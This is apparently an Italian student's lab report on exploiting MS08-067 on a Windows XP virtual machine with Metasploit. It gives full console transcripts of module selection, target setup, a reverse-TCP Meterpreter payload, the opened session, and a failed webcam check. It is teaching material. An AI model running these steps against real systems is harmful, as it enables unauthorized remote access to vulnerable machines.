Consegna S7-L3

Hacking windows XP

Traccia

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

Avvio del programma

Una volta fatto avviare metasploit, ho cercato per l'exploit ms08-067 per windows XP

```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready ...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and ...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
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       =[ metasploit v6.3.50-dev                          ]
+ -- --=[ 2384 exploits - 1235 auxiliary - 417 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms08-067

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi   2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path
Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```

Configurazione rhosts e payload

Selezionato l'exploit ho inserito tutte le richieste per il payload, utilizzando quello di default.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/
                                       using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.50.200
RHOSTS => 192.168.50.200
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.50.200   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/
                                       using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
```


Avvio dell’exploit

Una volta configurato, ho fatto partire l’exploit. Con il comando ifconfig ho avuto la possibilità di confermare l’avvenuta connessione in modo corretto.

```
Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.200:445 - Automatically detecting the target...
[*] 192.168.50.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.50.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.50.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.50.200
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.200:1032) at 2024-01-17 13:57:41 +0100

meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit♦ di pianificazione pacchetti
Hardware MAC : 08:00:27:26:b9:09
MTU          : 1500
IPv4 Address : 192.168.50.200
IPv4 Netmask : 255.255.255.0

meterpreter >
```

Rintracciamento webcam

Provando ad inserire il comando per la webcam, ricevo un errore con scritto «No webcams were found». Questo perché non sono presenti webcam installate sul sistema di Windows XP



Fine della presentazione

Amedeo Natalizi